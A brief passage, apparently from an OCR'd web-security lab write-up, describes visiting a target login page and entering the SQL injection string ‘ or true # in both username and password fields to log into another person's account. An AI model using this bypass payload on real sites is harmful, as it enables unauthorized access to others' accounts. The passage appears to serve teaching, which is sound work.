
Analysis



The target URL is Visited.



‘ or true #
is typed in both field (username and password) and login button is clicked.



Here we have successfully logged into another person’s account.